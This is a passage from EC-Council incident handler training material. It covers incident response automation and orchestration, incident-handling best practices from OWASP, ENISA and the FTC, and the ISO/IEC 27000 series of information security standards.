



Figure 1.9: Screenshot of the phishing incident response by ChatGPT.

## Understand Incident Response Automation and Orchestration

Owing to the increasing frequency of security incidents, organizations must rapidly identify and respond to them at the earliest to handle them before they create any damage to organizational assets. With security as a priority, organizations must adopt new ways to overcome this issue, while simultaneously adding value to their existing security infrastructure and technologies to enhance their incident response process and overall security operations.

Incident response automation and orchestration is a solution to this problem, as it helps organizations quickly, correctly, and effectively identify critical security incidents, notify


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

responders, and communicate across different business units to address an issue quickly. Using this solution, an organization can simplify the process by reducing repetitive tasks and the number of individuals required to complete the tasks.

This section discusses incident response automation and orchestration, including its working and advantages.

## Incident Response Automation

Incident response automation is the process of superseding manual IR actions with automatic IR actions by using machines and tools. Security teams define certain standardized response steps to the tools and conditions to perform them, based on alerts and warnings from different systems. When automated tools encounter these conditions, they perform preset incident-response functions.

Automation aids in the efficient handling and response to security incidents by sending timely notifications about the incident across the organization or to relevant people. It also assists responders in quickly assessing the situation and conducting containment and mitigation activities. IR automation has no set form or process; there are many ways to go on with it, depending on the nature of the incident and the technical sophistication of its implementation.

The automation of the IR process assists in performing the following actions:

- It helps in investigating incidents, for example, by identifying them by providing and analyzing data from different sources, such as past incident information, threat intelligence, and SIEM.
- It provides functionality in which responders can provide instructions and change the configuration of various security controls.
- The main requirement for incident response is speed, and automation helps to achieve this, reducing the time taken to analyze incidents and respond to them efficiently.
- This enables responders to pay more attention to alerts generated by critical incidents rather than checking every alert.

## Incident Response Orchestration

Orchestration is a process of combining human responses, processes, and technologies to obtain better results. Incident response orchestration is an approach to address security incidents that occur in an organization. The main aim of IR orchestration is to ensure that the response team knows exactly what process to follow in the case of security incidents and has the required tools and strategies to act efficiently, correctly, and on time. Thus, incident response orchestration combines the abilities of the incident response team, tools, and processes to respond to and handle information security incidents efficiently. The tools alert the responders, provide details of the attack with proper evidence, and suggest containment and eradication techniques while allowing responders to make decisions based on business and other impacts. IR orchestration is organization-specific, as it must be mapped to the organization's unique IT systems, security controls, asset priorities, and threat landscapes.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Difference between automation and orchestration

IR orchestration is different from IR automation in that the latter converts a manual process into an automated process based on preset instructions from responders, whereas the former involves combining automation with machine and human intelligence to build an environment that learns and evolves with changing situations. The integration of IR automation and orchestration can help responders address security incidents, drastically reducing the response time from days to minutes.

## Working of Incident Response Orchestration

The diagram below illustrates the functioning of incident response orchestration, as it is usually employed in organizations. As depicted in the diagram, orchestration plays a vital role in the security operations center (SOC), from escalation to security incident enrichment to mitigation strategies.

Incidents escalated from security alerts are stored automatically in the incident response platform (IRP) and automatically gathered by the automatic enrichment platform, which performs analysis using built-in threat intelligence data and additional sources on the gathered incidents and delivers valuable incident information.

At this stage, security responders have critical information about incidents and can initiate mitigation strategies by notifying the IT help desk or denying users' access through identity management. The responders can further use additional features to manually take on certain actions regarded as critical and gather additional information about the incident manually from other security tools.





Figure 1.10: The working of incident response orchestration


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Advantages of Incident Response Orchestration

Discussed below are some of the important advantages of incident response orchestration:

- **Detect and Alert:** It automates alarms that detect the incident, alerts the response personnel with details, and suggests the required containment steps based on the nature of the attack and impacted resources.
- **Analysis:** This helps responders in their investigation by offering centralized tools and evidence of the incident. These tools also help to sort and prioritize incidents.
- **Automated Response:** In the case of malware attacks, orchestration tools can contain the incident by detecting and isolating individual systems from the functional network. Responders can customize automated responses based on their requirements.
- **Auto Updates:** Systems and devices can gather updates from various sources as the threat landscape evolves and alerts the responders to make changes accordingly.
- **Integrated Response:** IR orchestration allows responders to configure different solutions to interact with and streamline the incident response actions.
- **Remote Control:** It allows responders to assess the incident analysis results and manage response actions remotely.
- **Case Creation:** This process includes tools that create cases with a single click, integrating details of detection, containment, and eradication methods.
- **Contain and Eradicate:** IR orchestration allows responders to implement and automate countermeasures to contain attacks and review incidents to eradicate them in the future.
- **Alert Prioritization:** It eliminates the need to examine each alert. The IH&R team can focus only on dealing with potential threats.
- **Threat Intelligence:** It provides various scenarios of existing and emerging threats and actionable guidance for organizations. It helps the response team to quickly understand the security overview and actions required to protect assets and eradicate incidents.
- **Enhanced SOC Management:** It helps SOCs prioritize and optimize threat detection. Organizations can implement and maintain enhanced regulatory compliance through a standard orchestration process.

## Describe Various Incident Handling and Response Best Practices

With the growing threat landscape, it has become essential for organizations to manage incidents rapidly and efficiently. Incident handlers should have sufficient knowledge of best practices for security incident management. Such practices should be carried out before and after the incident has occurred so as to ensure that the problem is eradicated and services are completely recovered.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This section provides an overview of the best practices provided by the OWASP, ENISA, and FTC.

## Best Practices: OWASP

Source: *https://owasp.org*

The following are the best practices provided by OWASP to manage incidents efficiently:

1. **Audit and Due Diligence**

   Performing an audit will help to determine how well prepared the organization is for incident response in terms of:

   - People
   - Process
   - Equipment and materials

2. **Create a Response Team**

   Preventing and managing attacks or incidents that can occur without prior notice is best performed by experts who belong to an incident response team.

   Some important things to note when creating an incident response team:

   - Ensure that a competent team leader is in charge and that there is a clear chain of commands.
   - Document the roles and responsibilities of the team members and communicate them clearly with all relevant stakeholders.

3. **Create a Documented Incident Response Plan**

   An organization should have a well-documented incident response plan to guide the incident response team during an incident. At minimum, a comprehensive plan should cover roles and responsibilities, investigation, triage, mitigation, recovery, and documentation processes.

4. **Identify All Triggers and Indicators**

   It is important to clearly define what triggers an incident in an organization. Some of these events include the following.

   - Loss or theft of equipment
   - Loss or theft of information
   - Attempts to gain unauthorized access to data, computers, or information storage devices

5. **Investigate the Problem**

   A thorough investigation requires input from the incident response team and may also require external resources. The investigation documents the incident details, including what to look for, who to involve, and how to document what is found.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Triage and Mitigation**

   This investigation led to the triage and resolution process. As the team identifies potential exposure, it should plan and execute effective mitigation accordingly.

   In summary, the triage process should cater to the following activities:

   - Classification of the incident
   - Incident prioritization
   - Assigning specific tasks to specific people

7. **Recovery**

   Recovery is a significant step for restoring services or materials that might have been affected during an incident: the transition from active incident to standard monitoring. The recovery procedure should include transition steps, given the specifics of the firm's environment and approach.

8. **Documentation and Reporting**

   Reporting and documentation are critical actions that must occur continuously before, during, and after an incident. A comprehensive incident report is required in keeping with best practices and the incident response plan. The type of report that might be required may vary, but it should help manage and review incidents satisfactorily.

9. **Process Review**

   It is imperative to continuously monitor the incident and the workload/performance of the team or incident handler.

   Process review can help the organization answer the following:

   - Should the organization increase or decrease the number of incident handlers?
   - Should the organization develop automated procedures for incident handling?
   - What risks did the organization identify during the incident that needed to be followed up for action and/or monitored closely?

10. **Practice**

    Organizations should not wait for incidents to occur; rather, incident-handling teams should always be prepared. It is important that the incident response team understands how important mock drills and practices are to the firm. Sometimes, the team can practice the organization's plan by simulating a live scenario. This test can be as simple as dropping a thumb drive on the floor of the office and seeing what happens, or as sophisticated as simulating a data breach or phishing attack.

## Best Practices: ENISA

Source: *https://www.enisa.europa.eu*

The European Network and Information Security Agency (ENISA) provides, among many other activities related to IT security in the European Union, reference materials, good practice


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

guides, and exercise material for cyber emergency response teams (CERTs). ENISA also regularly supports CERT training activities in Europe such as TRANSITS.

Following are some of the good practices provided by ENISA for incident handling:

- **Workflow**

  It is a good practice to organize periodic workshops (for example, twice a year) to develop and review common incident-handling workflows.

- **Incident Handling Process**

  Organizations should start with a simple model, and then, as the team becomes more experienced, the procedure should be developed further.

- **Legal Officer**

  It is a good practice to train one or a few team members on the most important legal issues or procedures related to incident activities.

- **Incident Report**

  - Use network monitoring systems (for example, intrusion detection systems or any other threat monitoring systems) to actively search for incidents in organizational networks.
  - Subscribe to services that provide information about compromised machines.
  - Monitor blacklists for records from the location where the organization operates

- **Incident Verification**

  The CERT should provide an explanation of what scanning or probing is, why incident handlers do not handle it, and what to do to avoid successful attacks on the network of the incident reporter. This can also be a good method for building incident awareness within an organization's geographic location.

  Incident handlers should archive reports rejected by an organization, as any of the rejected reports could lead to an incident or provide useful information for other incidents.

  An incident report should be rejected when:

  - The incident has nothing to do with the constituency of the organization
  - An incident reporter expects services from the incident handler that can't be delivered
  - The occurrence is not an incident or not, by the organizational definition, at least.

  It should be ignored when:

  - It has been reported anonymously or by an untrusted or unreliable party


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Final Classification**
  - Classify incidents according to what is reported by incident reporters
  - Classify incidents according to what is recognized by incident handlers at the beginning of the incident handling process.
- **Policies**

  In addition to creating and using policies, a quality review process should be in place, with feedback incorporated into existing policies and policy revisions conducted accordingly.
- **Entry and Exit Procedures**

  As CERT personnel are hard to obtain, organizations should ensure that new people are brought up to speed up quickly and have enough challenges and variety in their jobs to ensure that organizations can retain them. Organizations should also ensure that when CERT personnel leave, appropriate actions are taken.

  Exit procedures should always be followed, without questioning. They should aim for the following:
  - Removing the exiting employee's access to systems with confidential information (changing passwords, revoking certificates and keys, blocking accounts, etc..)
  - Logging the actions of the employee
  - Backing up all his/her work
  - Revoking his/her roles in incident management
  - Conducting a handover interview for the incoming person
  - Performing an exit interview with the exiting person to learn for the future
  - Announcing the staffing change to constituents, the parent organization, and other teams
- **Eradication and Recovery**

  If there are doubts about whether a problem is eradicated and service is recovered, it is good practice to check and verify to the degree possible and/or get positive confirmation from each party that, in their opinion, everything is operating normally again.

## Best Practices: FTC

Source: *https://www.ftc.gov*

The Federal Trade Commission (FTC) is a federal agency of the US government body whose fundamental aim is to enforce civil (non-criminal) antitrust laws to ensure consumer protection. It provides guidelines for organizations to secure sensitive and confidential information from external data breaches, insider threats, and other malicious activities.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the best practices provided by FTC to manage incidents efficiently:

**Secure Operations**

Organizations should protect their business operations and ensure continuity even if any incident occurs.

- **Quick Response:** Protect systems and fix bugs that lead to a breach. If a data breach occurs from multiple sources, additional steps must be performed.
  - **Secure Physical Areas**: Block or change the access codes of the physical entry points if any incident is reported.
- **Assemble and Deploy Response Team**: The incident response team must be deployed immediately to stop further breaches in the network. The response team should take the appropriate steps based on the nature of the incident.

  The organization should create an incident response team with different skill sets, including forensic, legal, operational, and human resources.
  - **Identify a Data Forensics Team**: Recruit an independent forensic expert to capture forensic images of the compromised system, gather evidence, and determine the root cause.
  - **Consult with Legal Counsel**: Recruit legal counsel with privacy and data security expertise to get advice on federal and state laws that are implicated by a breach.
- **Stop Additional Data Loss:** Once data breach is reported, terminate all connections and take the affected system offline, but do not turn off the system until the forensic investigators arrive. Subsequently, all entry and exit points from which the data breach occurred were monitored.
- **Remove Improperly Posted Information from the Web:** For internal websites, remove the personal information posted on the websites while handling a data breach and report the search engines to delete the cached data. External websites were searched for any other website that copied the company's exposed data. If found, the concerned websites were requested to remove that data.
- **Interview People Who Discovered the Breach**: Discuss with people who are already aware of similar incidents, which can make the investigation process easy.
- **Secure the Evidence:** Do not destroy any forensic evidence during the investigation; create an image of the evidence and work on it.

**Fix Vulnerabilities**

When an organization experiences a data breach, it should find vulnerable components and fix them immediately.

- **Consider Service Providers**: Restrict the service provider's access to personal information, but allow them to fix existing vulnerabilities by providing certain privileges. If the service provider has any recent updates, they are verified before installation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Implement Network Segmentation and Seek Expert Advice:** Implementing network segmentation to contain the data breach from one server to another and from one website to another. Consult a forensic expert to verify the existing segmentation plan.
- **Initiate Communication and Anticipate what Questions People may Ask:** Establish communication between employees, customers, investors, and stakeholders that are affected by the breach and share key details about the breach that could help them protect their data from further loss. Keep FAQs and top-tier questions in hand to provide a prompt response.

### Notify Appropriate Parties

When organization experiences a data breach, notify law enforcement, and other affected individuals and businesses.

- **Determine Legal Requirements**: Based on the type of information involved in the breach, organizations need to follow specific laws or regulations related to that incident.
- **Involve Law Enforcement:** Inform the local police about the incident and explain the situation and potential risks of the breach. Contact the FBI if the local police are unaware of security breach incidents.

## Explain Various Standards Related to Incident Handling and Response

Information is a critical asset that organizations must secure. To understand how to do so, it is essential to be aware of relevant standards.

This section discusses various standards pertaining to information security, such as the ISO/IEC 27000 Series, FFIEC, PCI DSS, and NERC 1300.

### ISO/IEC 27000 Series

Source: *https://www.iso.org*

ISO/IEC 27000 is the information security standard developed and published by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). It provides a global framework for effective information security management in all types of organizations. ISO/IEC 27000:2018 is the latest revision and defines information technology, security techniques, information security management systems, and vocabulary, with an overview.

The ISO/IEC 27000 family contains many standards that define information security management systems.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| Standard | Description |
|---|---|
| ISO/IEC 27000 | Overview and introduction of information security management systems |
| ISO/IEC 27001 | The information security management system (ISMS) requirements |
| ISO/IEC 27002 | Code of practice for information security controls |
| ISO/IEC 27003 | Information security management system implementation guidance |
| ISO/IEC 27004 | Information security management |
| ISO/IEC 27005 | Information security risk management |
| ISO/IEC 27006 | Requirements for bodies providing audit and certification of information security management systems |
| ISO/IEC 27007 | Guidelines for information security management systems auditing |
| ISO/IEC TR 27008 | Guidance for auditors on ISMS controls |
| ISO/IEC 27009 | Requirements for information technology, security techniques, sector-specific application of ISO/IEC 27001 |
| ISO/IEC 27010 | Information security management for inter-sector and inter-organizational communications |
| ISO/IEC 27011 | Information security management guidelines for telecommunications organizations based on ISO/IEC 27002 |
| ISO/IEC 27013 | Guidance on the joint implementation of both ISO/IEC 27001 (ISMS) and ISO/IEC 20000-1 |
| ISO/IEC 27014 | Offers guidance on the governance of information security |
| ISO/IEC TR 27015 | Provides information security management guidelines for financial services |
| ISO/IEC TR 27016 | Covers the economics of information security |
| ISO/IEC 27017 | Covers information security controls for cloud services |
| ISO/IEC 27018 | Code of practice for protection of personally identifiable information (PII) in public clouds |
| ISO/IEC TR 27019 | Information security for process control in the energy industry |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| ISO/IEC 27031 | Guidelines for information and communication technology readiness for business continuity |
| ISO/IEC 27032 | Guidelines for cybersecurity |
| ISO/IEC 27033 | Network security |
| ISO/IEC 27034 | Application security |
| ISO/IEC 27035 | Information security incident management |
| ISO/IEC 27036 | Information security for supplier relationships |
| ISO/IEC 27037 | Guidelines for identification, collection, acquisition and preservation of digital evidence |
| ISO/IEC 27038 | Document redaction |
| ISO/IEC 27039 | Intrusion prevention |
| ISO/IEC 27040 | Storage security |
| ISO/IEC 27041 | Investigation assurance |
| ISO/IEC 27042 | Analyzing digital evidence |
| ISO/IEC 27043 | Incident investigation |
| ISO/IEC 27050 | Electronic discovery |
| ISO 27799 | Guidelines for health industry organizations on protecting health information |

Table 1.1: ISO/IEC 27000 Series

## ISO/IEC 27001

Source: *https://www.iso.org*

ISO/IEC 27001:2022 is a standard framework for managing information security, cyber security, and privacy protection of information systems and other network resources so that they remain safe and secure. ISO/IEC 27001 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization. It also includes generic requirements for the assessment and treatment of information security risks and is applicable to all organizations, regardless of type, size, or nature. ISO/IEC 27001:2022 is a revised version of ISO/IES 27001:2013, with enhanced support to secure information systems.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Annex A.16: Information Security Incident Management defines the controls for incident management.

ISO/IEC 27001:2013—(Annex A) A.16: Information Security Incident Management includes:

- **A16.1.1 Incident Management Responsibilities**: Management responsibilities and procedures should be established for an effective incident response.
- **A16.1.2 Incident Reporting**: Information security events should be reported through appropriate management channels as quickly as possible.
- **A16.1.3 Vulnerability Reporting**: Employees and contractors using an organization's information systems and services are required to note and report any observed or suspected information security weaknesses in systems or services.
- **A16.1.4 Incident Assessment**: Information security events should be assessed, and it should be decided if they are to be classified as information security incidents.
- **A16.1.5 Incident Response:** Information security incidents should be responded to in accordance with documented procedures.
- **A16.1.6 Learning from Incidents:** Knowledge gained from analyzing and resolving information security incidents should be used to reduce the likelihood or impact of future incidents.
- **A16.1.7 Forensics**: An organization defines and applies procedures for the identification, collection, acquisition, and preservation of information, which can serve as evidence.

## Other ISO Standards

### ISO/IEC 27002

Source: *https://www.iso.org*

ISO/IEC 27002 is a standard framework that provides recommendations for implementing information security, cyber security, privacy protection controls for organizations that initiate, implement, or maintain information security management systems (ISMSs).

